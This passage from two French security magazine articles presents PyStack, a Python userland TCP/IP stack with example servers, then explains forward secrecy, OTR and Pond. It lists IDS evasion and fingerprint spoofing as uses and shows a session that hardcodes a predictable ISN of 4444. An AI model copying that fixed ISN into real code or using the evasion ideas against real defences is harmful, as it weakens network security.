- **register_layer** : enregistre le protocole en argument comme handler dans **upperLayers**, mais enregistre aussi la classe appelante, comme handler par défaut. Par exemple **eth.register_layer(ip)** enregistre **ip** comme handler dans **upperLayers** pour **eth**,

mais aussi **eth** comme handler par défaut dans **lowerLayers** pour **ip**. D'autres méthodes permettent de décomposer l'enregistrement d'une couche.

- **eth.start_listening(doreactor=False)** : Démarre l'écoute des trames sur l'interface donnée. Le paramètre **doreactor** détermine si c'est la technologie de reactor du framework twisted qui est utilisée ou bien si un thread indépendant réalise l'écoute. L'utilisation des reactors rend l'appel à **start_listening** bloquant, car aucun thread supplémentaire n'est créé. L'avantage de cette méthode est d'éviter des bugs ou des effets non désirés dus à des « race conditions ». Dans le cas contraire, l'appel est non bloquant et les trames sont reçues par un thread. Pour arrêter l'écoute sur l'interface, il faut appeler **eth.stop()**.

2.2.2 Utilisation du module Pystack

La méthode la plus simple pour créer une pile IP est d'utiliser le module Pystack qui s'occupe de l'instanciation et de l'interconnexion des différentes couches. Ce module fournit les fonctionnalités supplémentaires suivantes :

- implémentation du pattern singleton avec réécriture de la méthode **__new__**, ce qui permet d'utiliser une seule et même pile au sein d'un même programme (ce qui pose problème si l'on veut créer deux piles sur deux interfaces réseau différentes).
- récupération du signal **SIGINT** permettant de fermer correctement toutes les connexions en écoute ou instanciées et par conséquent de retirer proprement toutes les règles iptables temporairement ajoutées.

La création d'une pile se fait avec les trois lignes suivantes :

```
from pystack.pystack import PyStack
stack = PyStack()
stack.run(doreactor=False)
```

Le schéma en figure 2 (ci-contre) représente de manière synthétique l'architecture d'une pile PyStack et les interactions entre les différentes couches.

2.3 Perspectives d'applications

Un framework de ce type offre des perspectives d'utilisation potentiellement plus simples à mettre en œuvre qu'au niveau noyau. En voici quelques exemples :

- prototypage rapide de protocoles ou de technologies comme par exemple le **TCP Fast Open [6]**. TFO est une technologie proposée par Google permettant à l'aide de cookies d'envoyer des données dès le Handshake TCP. Le gain est significatif en bande passante pour les très courts échanges. Prototyper ce genre de technologies peut être intéressant notamment pour en tester la sécurité. Dans le cas du TFO, l'implémentation côté client a été ajoutée au noyau Linux à partir de la




Fig 2 : Schéma représentant l'architecture d'une pile TCP/IP tel qu'elle est créée avec le module PyStack. Les flèches montrent comment sont identifiées les couches les une par rapport aux autres (dans les dictionnaires upperLayers, lowerLayers).

version 3.6 tandis que l'implémentation côté serveur a été ajoutée plus tard laissant un délai avant une implémentation complète. À noter que la simple utilisation du TFO pour transmettre des données permet de bypasser certains IDS comme Snort ou Suricata qui attendent que la connexion soit établie pour détecter des attaques comme cela a été montré lors d'une rump du SSTIC 2014 [7].

- prototypage de protocoles de chiffrement tel que **Tcpcrypt** [8][9]. Tcpcrypt est un protocole à l'état de draft IETF qui se présente comme une alternative beaucoup plus rapide que SSL, permettant le chiffrement de connexions TCP. Tous les mécanismes sont implémentés au niveau TCP, ce qui le différencie de SSL, car aucune modification n'est nécessaire au niveau applicatif. Ce protocole se base en majeure partie sur l'ajout d'options TCP permettant la négociation du chiffrement. Il peut donc facilement être implémenté avec Pystack.
- dans le cadre de reverse-engineering ou d'analyse de malwares, il peut éventuellement être intéressant de définir des scénarios ou des comportements particuliers pour des protocoles afin de tester la réaction d'une machine ou d'un programme.

- la possibilité de personnaliser un protocole est intéressante dans le domaine de la stéganographie pour effectuer des canaux cachés comme cela est présenté dans partie 2 de l'article.
- évocation d'IDS en contrôlant complètement la gestion de la fragmentation ainsi que la politique de réassemblage (que l'on peut faire varier au sein d'une même connexion).
- leurrer des outils de fingerprinting, en adaptant la réaction de la pile TCP/IP à un système donné.

3 Utilisation

3.1 Création d'un client et d'un serveur

Dès lors que la pile TCP/IP est créée, on peut y enregistrer des applications (TCPApplication/UDPApplication) qui traitent des données au niveau applicatif. Dans le cas de TCP, il faut aussi assurer la synchronisation de la connexion et les différents états. Pour cela, il faut associer à l'application une session TCP (TCPSession) chargée de traiter les segments TCP avant le transfert du payload à l'application. En utilisant la classe PyStack, il est possible de le faire de la manière suivante :

```
from pystack.pystack import PyStack
from pystack.layers.tcp_application import TCPApplication

stack = PyStack() #Création la pile
conn = TCPApplication() #Création de l'application
stack.register_tcp_application(conn) #Enregistre l'application sur la pile
```

Dans ce cas, la méthode **register_tcp_application** s'occupe de créer la session TCP et de l'enregistrer sur la pile. À noter que TCPApplication fournit un comportement générique pour un protocole applicatif sur TCP.

Dans le cas où l'on crée la pile manuellement, l'opération est légèrement plus longue.

```
tcpSession = TCPSession(interface)
tcp.register_layer(tcpSession)
conn = TCPApplication()
tcpSession.register_layer(conn)
```

Cet exemple instancie une classe **TCPSession** enregistrée sur la couche **tcp** (qui assure le routage entre les ports). Une **TCPApplication** est ensuite créée puis enregistrée sur la session TCP.

Dans les deux cas, l'application TCP est prête à être utilisée en tant que client ou serveur. Pour utiliser l'application en tant que client, il suffit d'utiliser la méthode **connect** avec :

```
conn.connect("monserver.com", 80)
conn.send_packet("GET / HTTP/1.0\r\n.....\r\n\r\n")
# .....
conn.close()
```

Il est important de fermer la connexion, car dans le cas contraire des règles iptables pourraient être laissées dans les chaînes **INPUT** et **OUTPUT** de Netfilter. Il est par ailleurs conseillé de vérifier après chaque utilisation de `pystack` qu'aucune règle n'a été laissée par inadvertance. La syntaxe pour créer un serveur est la suivante :

```
conn.bind(8888, app=None, newinstance=True)
conn.listen(2)
s = conn.accept()
```

L'appel à **bind** prend en argument un port sur lequel écouter ainsi que deux arguments optionnels. **app** permet d'indiquer l'application sur laquelle chaque nouvelle connexion cliente sera redirigée. Si **app=None** l'application utilisée sera celle du serveur (**conn**). **newinstance** permet de définir si une nouvelle instance de **app** doit être dupliquée ou pas pour chaque nouveau client. Si l'application doit conserver des états ou des paramètres relatifs au client, une nouvelle instance doit être créée pour chaque client.

`Pystack` fournit un autre module appelé **pystack_socket** dont le but est de fournir une abstraction supplémentaire à `PyStack` pour créer des sockets de la même manière qu'avec `socket`. Ce module met à disposition les mêmes fonctions que le module `socket` pour un maximum de similitudes, il s'occupe de créer la pile TCP/IP et la bonne application en fonction du paramètre envoyé **SOCK_STREAM** ou **SOCK_DGRAM**. Le support est rudimentaire et fonctionne pour des connexions très simples TCP/UDP sans options. Une socket `Pystack` peut être créée de la manière suivante :

```
import pystack.pystack_socket as socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("monserver.com", 80))
s.sendall('...')
# ou bien s.bind(('localhost', 80))
# s.listen(2)
# cli, addr = s.accept()
.....
s.close()
s.stop()
```

Dans cet exemple, seul **pystack_socket** est importé avec un renommage en `socket` ce qui donne en apparence un fonctionnement similaire. Cependant, certaines actions comme le choix de l'interface réseau sont faites de manière automatique. Le choix est systématiquement effectué sur l'interface par défaut. De plus, l'argument **localhost** pour le `bind` est simplement ignoré puisque la socket est « bindée » sur l'interface sur laquelle `PyStack` écoute. En comparaison avec la création d'une socket classique, la seule différence apparente réside dans l'appel à **s.stop()** permettant de stopper la pile IP. **Pystack_socket** tire avantage de l'implémentation du pattern singleton dans `Pystack` ce qui permet de créer plusieurs sockets sans créer plusieurs piles.

Note

PyStack écoute sur une seule interface, il n'y a par conséquent aucun mécanisme de communications entre les interfaces. Ainsi, un serveur configuré pour écouter sur une interface `eth`, `wlan` etc., ne pourra pas être contacté localement en utilisant `localhost`. C'est pour cela qu'il est préférable d'utiliser une machine virtuelle bridée sur le réseau pour effectuer toute expérimentation. À noter que l'envoi de trames sur plusieurs interfaces est facilement faisable avec les fonctionnalités de « routage » de `scapy` (voir `conf.route`). La lecture de trames sur toutes les interfaces est légèrement plus compliquée puisqu'elle nécessite au moins un thread par interface et le mécanisme de gestion associé.

3.2 Serveur Echo

Afin d'avoir une vue plus pragmatique sur la création d'un serveur, nous allons créer un serveur echo. Pour cela, il faut créer une application TCP dont le seul but sera de renvoyer ce qu'elle reçoit.

```
from pystack.layers.tcp_application import TCPApplication
from pystack.pystack import PyStack

class EchoServer(TCPApplication):
    def packet_received(self, packet, **kwargs):
        self.send_packet(packet, **kwargs)

if __name__ == "__main__":
    stack = PyStack()

    echoserver = EchoServer()

    stack.register_tcp_application(echoserver)

    echoserver.bind(8888, echoserver, False)
    echoserver.listen(5)

    stack.run(doreactor=True)
```

En premier lieu, une application TCP appelée `EchoServer` héritant de `TCPApplication` est créée. Cette classe réimplémente simplement **packet_received** en appelant **send_packet** avec les données reçues. La partie délicate du programme est l'appel à `bind`. En effet, dans la mesure où aucune information n'est conservée dans l'application TCP, tous les clients peuvent être connectés à la même application. Pour terminer, l'appel à **stack.run(doreactor=True)** est un appel bloquant ; par conséquent, le script ne se termine que lorsque l'utilisateur appuiera sur `Ctrl+C`. À ce moment, la pile recevra le signal et fera automatiquement un **stack.stop()**.

Le code est ici relativement compact grâce à l'utilisation de la classe `PyStack`. Cependant, utiliser une pile en `userland` présente l'intérêt de pouvoir modifier chaque couche. À titre d'exemple, il aurait été simple d'enregistrer l'application **EchoServer** sur une pile créée



manuellement en utilisant une session TCP modifiée pour changer l'ISN (*Initial Sequence Number*). Voici le code de la session TCP modifiée :

```
class tcpSession_modified(TCPSession):
    def _send_SYNACK(self):
        self.seqNo = 4444 # Au lieu de : random.randrange(0, (2**32)-1)
        self.nextAck = self.seqNo
        self.send_packet(None, SYN+ACK)
```

Une application TCP enregistrée sur une telle session TCP utiliserait toujours 4444 comme ISN lors d'une connexion en tant que serveur.

3.3 Serveur Web/SSH

Une application intéressante est la réalisation d'un serveur Web ou d'un serveur SSH avec une pile personnalisée. Toutefois, la plupart des implémentations Python utilisent directement les sockets python pour communiquer. Une méthode coûteuse en temps serait d'écrire une implémentation de HTTP ou SSH sous forme de TCPApplication. Mais intercaler une pile TCP/IP avec des protocoles HTTP/SSH comme implémentés dans Twisted est plus simple. En effet, Twisted possède une classe Site (**twisted.web.server**) permettant de servir un site web statique situé dans un dossier. Cette classe possède un attribut transport de type **_ConsumerMixin** qui s'occupe de traiter et d'envoyer le contenu HTML généré par l'instance de **Site**. Enfin, un objet **Site** possède une méthode **dataReceived** qui prend en paramètre les requêtes sous forme de string. Bien que cette méthode s'écarte d'une utilisation classique, tous les éléments sont en place pour forcer un objet **Site** à utiliser une pile IP modifiée. Pour cela, il faut créer une classe héritant de TCPApplication et de **_ConsumerMixin**, implémenter les méthodes de ConsumerMixin, créer un objet **Site** et modifier l'attribut transport de l'objet pour le forcer à utiliser notre **_ConsumerMixin**. Voici le code permettant de créer un serveur Web en détournant l'attribut transport d'un objet Twisted **Site**.

```
from pystack.layers.tcp_application import TCPApplication
from twisted.web.server import Site
from twisted.web import static
from twisted.internet.abstract import FileDescriptor
from twisted.internet.abstract import _ConsumerMixin
import os

class WebServer(TCPApplication, _ConsumerMixin):
    disconnecting = False #Attributs requis pour un _ConsumerMixin
    connected = True
    disconnected = False

    def __init__(self):
        TCPApplication.__init__(self)
        _ConsumerMixin.__init__(self)
        self.app = Site(static.File(os.path.abspath("./sitetest")))
        buildProtocol("test")
        self.app.transport = self #Change l'attribut transport de app par
        notre _ConsumerMixin

    def packet_received(self, packet, **kwargs): #Methode packet_received de
        TCPApplication
        self.lastclient = kwargs["id"]
```

```
try:
    print("Request received")
    self.app.dataReceived(packet) #Envoie des données à l'objet app
except Exception, e:
    print("Erreur dans la requête:"+ str(e))

def write(self, data): #Méthode write du _ConsumerMixin, appelée lorsque
des données doivent être envoyées
    while len(data) > 0:
        x = data[0:1000]
        data = data[1000:]
        self.send_packet(x, **{"id":self.lastclient}) #Appel de send_
        packet de TCPApplication

# D'autres méthodes de _ConsumerMixin doivent être réécrites.
```

La création d'un serveur SSH suit le même processus puisque **OpenSSHFactory** (**twisted.conch.openssh_compat.factory**) permet de configurer un protocole SSH qui une fois généré possède lui aussi un attribut transport pouvant être modifié de la même manière.

Conclusion

Linux offre de nombreuses fonctionnalités pour la manipulation du réseau en userland. Moyennant l'utilisation et le développement d'outils aidant à la manipulation du trafic. Bien que les droits superutilisateurs soient nécessaires pour utiliser les sockets RAW, la manipulation en userland permet de conserver une certaine stabilité du système et permet de traiter chaque connexion de manière individuelle. L'utilisation d'un framework expérimental, tel que Pystack, permet en particulier la mise en œuvre de scénarios plus complexes sur des protocoles à états comme TCP, dont le comportement même est difficile à manipuler avec Scapy. Des exemples plus avancés seront présentés en deuxième partie de cet article avec un proof-of-concept de « covert channels » et un proof-of-concept de MITM basé sur ce framework, le meilleur est à venir. ■

■ Références

- [1] <https://github.com/RobinDavid/pystack>
- [2] Phrack issue 55 : Building Into The Linux Network Layer, lifeline & kossak
- [3] Phrack issue 61 : Hacking the Linux Kernel Network Stack, bioforge
- [4] TCP/IP Illustrated, Vol. 1 : The Protocols, W. Richard Stevens
- [5] TCP/IP Illustrated : The Implementation, Vol. 2, Gary R. Wright, W. Richard Stevens
- [6] <http://tools.ietf.org/html/draft-ietf-tcpm-fastopen-01>
- [7] https://docs.google.com/viewer?url=http://www.synacktiv.com/ressources/tcp_fast_open_sstic_2014_en.pdf
- [8] <http://tcpcrypt.org/>
- [9] <http://tools.ietf.org/html/draft-bittau-tcp-crypt-00>



SURVEILLANCE GÉNÉRALISÉE : QUID DE LA CONFIDENTIALITÉ PERSISTANTE ?

<gapz+misc@dud-t.org>

mots-clés : ÉCHANGE DIFFIE-HELLMAN / OFF-THE-RECORD MESSAGING / POND

Dans l'écosystème actuel des bonnes propriétés cryptographiques des outils à destination du grand public, nous avons la désormais célèbre « confidentialité persistante ». Conceptualisée puis implémentée à la fin des années 1980, elle devient aujourd'hui incontournable dans l'élaboration de nouveaux protocoles de communication à destination du plus grand nombre, tels OTR ou celui utilisé par crypto.cat.

1 Une nouvelle menace ?

À l'origine théorisée en 1989 [1], la confidentialité persistante revient depuis ces dernières années comme une caractéristique essentielle des outils de communication électronique à destination du grand public. En trouver les raisons n'est pas difficile : les compromissions très fréquentes des clefs (stockage en clair, vol, clef faible), l'encadrement législatif relativement récent de l'usage de la cryptographie (qui impose notamment en France la remise des clefs de chiffrement sous certaines conditions), et désormais la surveillance effectuée par de nombreuses agences de renseignement qui peuvent potentiellement enregistrer tout ce qui est relatif au trafic chiffré pour, dans l'hypothèse où la clef de chiffrement serait obtenue, déchiffrer l'ensemble des flux ainsi conservés. Ce cas de figure s'est avéré, au moins outre-Atlantique, dans le cas de la demande de remise de clef effectuée par le FBI auprès de Lavabit dans le cadre des révélations d'Edward Snowden [2].

2 Confidentialité persistante : une affaire de longue durée

La confidentialité persistante a été initialement définie comme le fait qu'« un échange de clef authentifié fournit une confidentialité persistante si la découverte de la clef

secrète longue durée ne compromet pas la confidentialité des clefs échangées précédemment ». La notion d'échange de clef authentifié se réfère bien entendu à la génération d'un secret partagé éphémère entre deux parties dont l'objet sera, dans de nombreux cas, le chiffrement d'une partie de la communication. On peut nommer cette dernière clef « clef de session », une session étant ici un concept abstrait se référant seulement à une durée finie (liée par exemple à l'envoi d'un message dans un système de messagerie instantanée, ou encore la durée d'une connexion TCP, ou une période fixe d'une semaine par exemple). Concernant la clef secrète longue durée, cette notion se réfère au secret partagé au préalable par les deux parties (dans le cas d'un système symétrique) ou alors à la clef privée RSA de chacune des parties. Bien que l'usage de cette clef ne soit pas spécifié dans la définition originale, elle peut, et cela dépend bien entendu des spécifications utilisées, servir pour l'authentification ou le chiffrement au début de l'échange. Un échange de clef naïf tel la génération d'une chaîne aléatoire et son chiffrement avec la clef longue durée puis son envoi n'offre donc pas, au regard de cette première définition, une confidentialité persistante. Cette définition de base ne couvrant pas l'ensemble des problèmes potentiellement rencontrés (on ne parle ici que de la découverte du secret longue durée), voyons plus en détail les notions utilisées à l'heure actuelle.

2.1 Définitions

D'un côté, nous avons la *Forward Secrecy* : un échange de clef authentifié fournit la *Forward Secrecy* si la découverte de la clef secrète longue durée (telle celle d'un



certificat X509) ne compromet pas la confidentialité des messages chiffrés passés. C'est-à-dire que la clef utilisée pour chiffrer l'échange (clef de session) est indépendante de la clef secrète longue durée. D'un autre côté, la *Perfect Forward Secrecy* conserve également la confidentialité des messages chiffrés passés même en cas de compromission de la clef de session. En d'autres termes, connaissant la clef de la session courante, il est impossible de retrouver les clefs générées précédemment qui permettraient de déchiffrer les sessions passées. Une autre définition assez récente concerne la compromission des futures sessions. Dans le cas de la PFS (et de la FS), nous ne pouvons en rien affirmer que les futures sessions ne seront pas compromises dans le cas du vol d'une clef de session. Imaginons par exemple un protocole qui dériverait la clef de la session $n+1$ en utilisant un procédé déterministe, une fonction de hachage disons, sur la clef de la session n : ce protocole assure bien la confidentialité des messages passés en cas de découverte de la clef de session courante (fonction de hachage non inversible), mais un attaquant ayant réussi à obtenir la clef de session courante pourrait alors la dériver (application de la fonction de hachage) et obtenir ainsi la clef de session suivante. Le fait que la découverte de la clef de session ne compromet pas la confidentialité des messages futurs a été élégamment nommée *Future Secrecy*. En définitive, l'ensemble de ces propriétés (*Forward Secrecy*, *Perfect Forward Secrecy* et *Future Secrecy*) implique de bien distinguer chaque cas de compromission de clef possible.

2.2 Primitives cryptographiques

Afin de fournir de telles propriétés, il est nécessaire de générer des clefs éphémères. Le protocole de mise en accord de clef Diffie-Hellman étant la référence actuelle, décrivons brièvement son fonctionnement ainsi que les différents usages qui lui sont associés. Nous verrons également par la suite qu'il existe plusieurs méthodes permettant de dériver des clefs tout au long d'une communication offrant une confidentialité persistante. Du côté des primitives nécessaires, ces différentes méthodes (connues sous le nom de *ratchet*) n'utilisent guère plus qu'une fonction de hachage ou (de nouveau) un échange Diffie-Hellman pour l'obtention d'une nouvelle clef.

2.2.1 Le protocole Diffie-Hellman

Sans prétendre détailler l'ensemble du cadre de la théorie des nombres sur lequel repose ce protocole, celui-ci permet à deux entités de générer un secret partagé au travers d'un canal public sans qu'il soit possible pour un adversaire passif de retrouver le secret, même en ayant enregistré l'intégralité de l'échange. Voici, dans sa version simplifiée, l'échange de clef : Alice et Bob choisissent ensemble les paramètres p et g . Le premier étant un nombre premier de grande

taille et le second un générateur du sous-groupe $\mathbb{Z}/p\mathbb{Z}$. S'ensuit l'échange suivant (l'ensemble des opérations est effectué modulo p) :

- Alice génère localement un nombre aléatoire a puis envoie g^a ;
- Bob génère localement un nombre aléatoire b puis envoie g^b ;
- Alice et Bob génèrent localement le (même !) secret partagé $(g^a)^b$ et $(g^b)^a$.

La difficulté pour un adversaire passif va être le calcul de : a (ou b) connaissant g^a (ou g^b). C'est un problème bien connu et qui résiste depuis des années : le calcul du logarithme discret. Un clin d'œil à l'actualité où une publication de recherche de début d'année propose un algorithme de calcul du logarithme discret en temps quasi polynomial [3].

On trouvera également des variantes de ce protocole, notamment celles utilisant les courbes elliptiques, permettant l'utilisation de clefs plus petites avec un niveau de sécurité aussi élevé. Pour comparaison, selon les recommandations de l'ANSSI [4], une courbe elliptique utilisant une clef de 256 bits est évaluée comme étant aussi solide qu'une clef RSA de 3072 bits. Celle-ci repose également sur le problème du logarithme discret (mais sur courbe elliptique) et se retrouve pour le protocole d'échange de clef Diffie-Hellman sous l'acronyme d'ECDH, pour *Elliptic Curve Diffie Hellman*.

2.2.2 Usages de Diffie-Hellman pour la confidentialité persistante

L'élément essentiel dans le fait de fournir les propriétés liées à la confidentialité persistante va résider dans le changement fréquent de la clef de session (donc l'usage de Diffie-Hellman), ainsi que l'indépendance de cette clef vis-à-vis de l'ensemble des autres clefs (passées, futures et longue durée). Prenons un exemple concret utilisé massivement à l'heure actuelle : TLS pour le transport sécurisé de HTTP. Synthétiquement, une poignée de main TLS sans PFS présente côté client les primitives disponibles puis, côté serveur, les primitives supportées et le certificat X509 contenant la clef publique du serveur afin d'en effectuer l'authentification (seul le serveur est authentifié). Enfin, une clef de session est alors générée par le client, chiffrée avec la clef publique du serveur puis envoyée à celui-ci. Cette dernière clef sera utilisée comme clef de chiffrement durant toute la durée de la session TLS. Ce type d'échange ne permet en rien d'assurer la confidentialité persistante : si la clef privée associée au certificat du serveur est corrompue, alors la clef de session pourra être déchiffrée. TLS permet, afin d'offrir la PFS, l'utilisation d'un échange Diffie-Hellman éphémère, c'est-à-dire qui sera effectué en début de chaque session. Une clef unique sera utilisée comme clef de session et le certificat permettra uniquement l'authentification du serveur. Détail d'importance, car l'échange de clef Diffie-Hellman nécessite en effet de se



prémunir d'attaque MITM. On retrouvera ces primitives sous les noms ECDHE et DHE (le dernier E étant ici pour *ephemeral*). TLS n'est qu'un exemple particulier dans l'ensemble des contextes possibles dans lequel Diffie-Hellman peut être utilisé. La notion de session étant ici utilisée dans un contexte synchrone et de courte durée, une clef de chiffrement éphémère est tout à fait appropriée au chiffrement de chaque message envoyé durant cette session. Si l'on se place dans un cadre asynchrone avec des sessions très longues, alors il convient de chiffrer chaque message durant cette session avec une clef différente (décrit par la suite avec l'exemple de Pond).

2.2.3 Usage d'une fonction de hachage pour la confidentialité persistante

Un autre exemple est celui de SCIMP [5] (*Silent Circle Instant Message Protocol*), un protocole dont le but est de fournir une communication de type « messagerie instantanée » sécurisée en utilisant XMPP. Après la génération d'un secret partagé par l'usage de Diffie-Hellman, la clef est dérivée par l'usage d'une fonction de hachage afin de produire une clef différente pour chaque message envoyé. Un des points faibles de ce type de *ratcheting* est que la compromission de la clef de chiffrement en un point de la communication compromet l'ensemble des clefs suivantes. Cette méthode d'offre donc pas la *Future Secrecy*.

2.3 Limites

Un des problèmes majeurs qui n'a été que partiellement formulé dans l'ensemble des paragraphes précédents reste celui de l'authentification. Une attaque par « l'homme du milieu » (*man in the middle*) est toujours possible sur un échange de clef Diffie-Hellman, il faut donc que ce dernier soit authentifié. C'est de ce problème que découle une des limites de la confidentialité persistante, qui est que la clef permettant l'authentification peut également être découverte. Ainsi, la combinaison d'une attaque MITM avec l'usage de la clef permettant l'authentification (on notera également qu'une attaque plus triviale peut même utiliser une autre clef si l'utilisateur n'effectue pas de vérification sur cette dernière) engendre la perte totale de la confidentialité des messages, présents et futurs. Si la PFS est par exemple fournie au-dessus d'un protocole tel que Jabber (qui fournit le chiffrement entre le client et le serveur seulement), la compromission du serveur offre alors une attaque efficace contre la PFS.

En plus de cet aspect important, il convient de rappeler que la PFS repose sur des primitives cryptographiques qui pourront un jour être rendues obsolètes par l'arrivée de puissances de calcul plus grandes (telles celles promises par l'informatique quantique) ou tout simplement, car une solution au problème a été trouvée (décomposition en facteurs premiers et calcul du logarithme discret en un temps raisonnable). On pourra également mentionner l'usage de paramètres dégradés pour Diffie-Hellman ou de

nouveaux types d'attaque concernant la cryptographie à base de courbe elliptique.

Enfin, en termes d'implémentation dans des applications pour la vie de tous les jours, la confidentialité persistante reste difficile à utiliser avec plus de deux entités comme un canal de discussion public, ainsi que dans un contexte de communication asynchrone (tel le courrier électronique). Ces derniers problèmes seront détaillés par des exemples pratiques dans la suite de l'article.

2.4 Quelques exemples concrets

Pour le cas déjà cité de HTTPS avec l'utilisation des primitives ECDHE ou DHE, relevons que Google propose l'usage de ces primitives depuis fin 2011 et Twitter depuis fin 2013, et que selon le projet SSL Pulse, qui établit des statistiques sur 200 000 sites utilisant SSL/TLS, environ 50 % d'entre eux permettent l'usage de primitives offrant la PFS. De nombreux autres protocoles font de même, tels que SSH, IPsec ou encore WPA2. Aussi quelques protocoles ont-ils été entièrement élaborés autour de la confidentialité persistante, et pour n'en nommer qu'un : *Off-the-record messaging*. Ce dernier sera décrit dans le contexte dans lequel il a été élaboré (la messagerie instantanée), dans un contexte asynchrone (Pond) et enfin, sera discuté brièvement les problèmes que pose l'usage d'un tel protocole dans un cadre de discussion en groupe.

3 Messagerie instantanée : Off-the-record messaging

Le protocole OTR a été élaboré autour d'une idée simple : fournir à l'utilisateur final les propriétés d'une discussion informelle de la vie quotidienne. La première publication concernant la normalisation d'OTR [6] (soutirée « *Why Not To Use PGP* ») présente les motivations de l'écriture d'OTR : des outils tels que PGP n'offrent en rien des communications sécurisées pour les usages d'un utilisateur lambda : l'authentification produite avec les signatures offre par là même une preuve à quiconque voudra démontrer que son auteur a bien écrit les propos signés (non-répudiation) ; si la clef est compromise dans le futur, alors la conversation tenue pourra être intégralement déchiffrée et le système de gestion de clef est tout simplement inaccessible à un utilisateur non initié. Tant dans les propriétés que dans l'usage couvert, PGP n'est pas une solution idéale pour celui qui voudrait protéger ses discussions informelles électroniques de la vie quotidienne.

Le protocole OTR s'est élaboré autour de ces propriétés : authentification mutuelle des participants, messages authentifiés, déniabilité, confidentialité persistante. Il s'est également conçu dans un souci de permettre un usage facile, notamment dans la gestion des clefs : *Trust On First Use* et *Socialist Millionaire Protocol*



(qui permet à deux entités de s'authentifier sur la base d'un secret partagé sans relever d'information relative à ce secret). Même s'il est impossible de délier l'une de ces propriétés des autres, nous allons nous attacher à décrire comment la PFS est implémentée.

3.1 OTR et la PFS : three-step ratchet

Tout d'abord, la communication s'établit après un échange de clef authentifié (AKE). Cette première étape est dérivée du protocole SIGMA, dont l'objectif est d'effectuer un échange Diffie-Hellman non authentifié, puis d'effectuer une authentification mutuelle (en même temps qu'un nouvel échange Diffie-Hellman) à l'intérieur du canal chiffré ainsi créé, ceci afin notamment de se prémunir d'attaques du type *identity misbinding* (auquel OTR est vulnérable dans sa première version [7]). S'ensuit alors l'échange des messages entre les utilisateurs où, pour chaque message, une clef sera fournie afin d'établir un potentiel secret partagé pour le message suivant. De manière très simplifiée :

- Alice génère a puis envoie (g^a) avec le message ;
- Bob génère b puis envoie (g^b) avec message ;
- Alice utilise le nouveau secret ainsi généré $((g^a)^b)$ pour chiffrer un futur message.

Sachant bien entendu que le message courant est chiffré par la clef précédemment générée. Il en ira de même pour tous les messages suivants envoyés : une clef sera fournie dans chaque message afin de proposer la génération d'un nouveau secret partagé. Notons que tant que l'échange ne s'est pas effectué au complet, Bob et Alice doivent avoir proposé une clef, la clef de chiffrement ne change pas (plusieurs messages envoyés successivement par la même partie sans réponse utiliseront donc la même clef de chiffrement).

4 Implémentation asynchrone expérimentale : Pond

4.1 Introduction

Pond [8] est une application client/serveur expérimentale publiée fin 2012 qui a pour objectif de fournir un service d'échange de message avec comme propriété principale la confidentialité persistante. Développé sur la base d'OTR pour le chiffrement des messages, Pond a divergé de ce dernier protocole pour tenter d'offrir un service qui divulgue le moins d'information possible sur les échanges effectués et ceci, dans un cadre asynchrone. L'ensemble des choix techniques en est largement impacté notamment en ce qui concerne l'échange de clef initial entre deux

clients ainsi que le mécanisme d'envoi de message. Une des caractéristiques qui distinguent Pond de l'e-mail ne se situe pas dans son intégration par défaut de mécanisme de sécurisation, mais dans le fait que c'est un système fermé, on ne peut envoyer un message à une adresse pond spécifique sans avoir établi un contact a priori. La raison principale de ce choix est simplement d'empêcher le spam. Par ailleurs, il n'existe pas d'adresse pond publique, il existe un nom dans un client (choisi arbitrairement par l'utilisateur) attaché à un contact (une clef publique et une identité publique sur un serveur). Pond se base sur le réseau Tor (notamment pour empêcher un attaquant de connaître le serveur auquel se connecte un client), utilise des messages de tailles fixes afin d'obtenir un profil de trafic constant et des délais d'envois et réceptions de messages exponentiellement distribués. Ainsi, le trafic d'un utilisateur sera composé de messages chiffrés de 16KB (la taille actuelle des messages de pond). On ne pourra ni dire si ce sont des messages envoyés ou reçus, ni de quel client ils ont été envoyés (si le profil du trafic n'était pas constant, il pourrait être aisé d'identifier l'expéditeur d'un message). Un modèle de menace détaillé [9] a d'ores et déjà été établi où l'on retrouve notamment le *Global passive adversary*, qui peut au mieux localiser les utilisateurs de pond. La conservation des messages étant d'une durée fixée à une semaine par défaut, il est à noter que rien n'empêche un utilisateur de les conserver. Enfin, les primitives cryptographiques utilisées correspondent à l'état de l'art actuel et ne sont pas forcément recommandées par les grands organismes pour le moment, à savoir : curve25519, Ed25519, salsa20, poly1305, HMAC-SHA256, les signatures BBS et Rijndael sur des blocs de 256 bits (nécessaire pour PANDA).

4.2 Les protocoles

4.2.1 BBS group signature

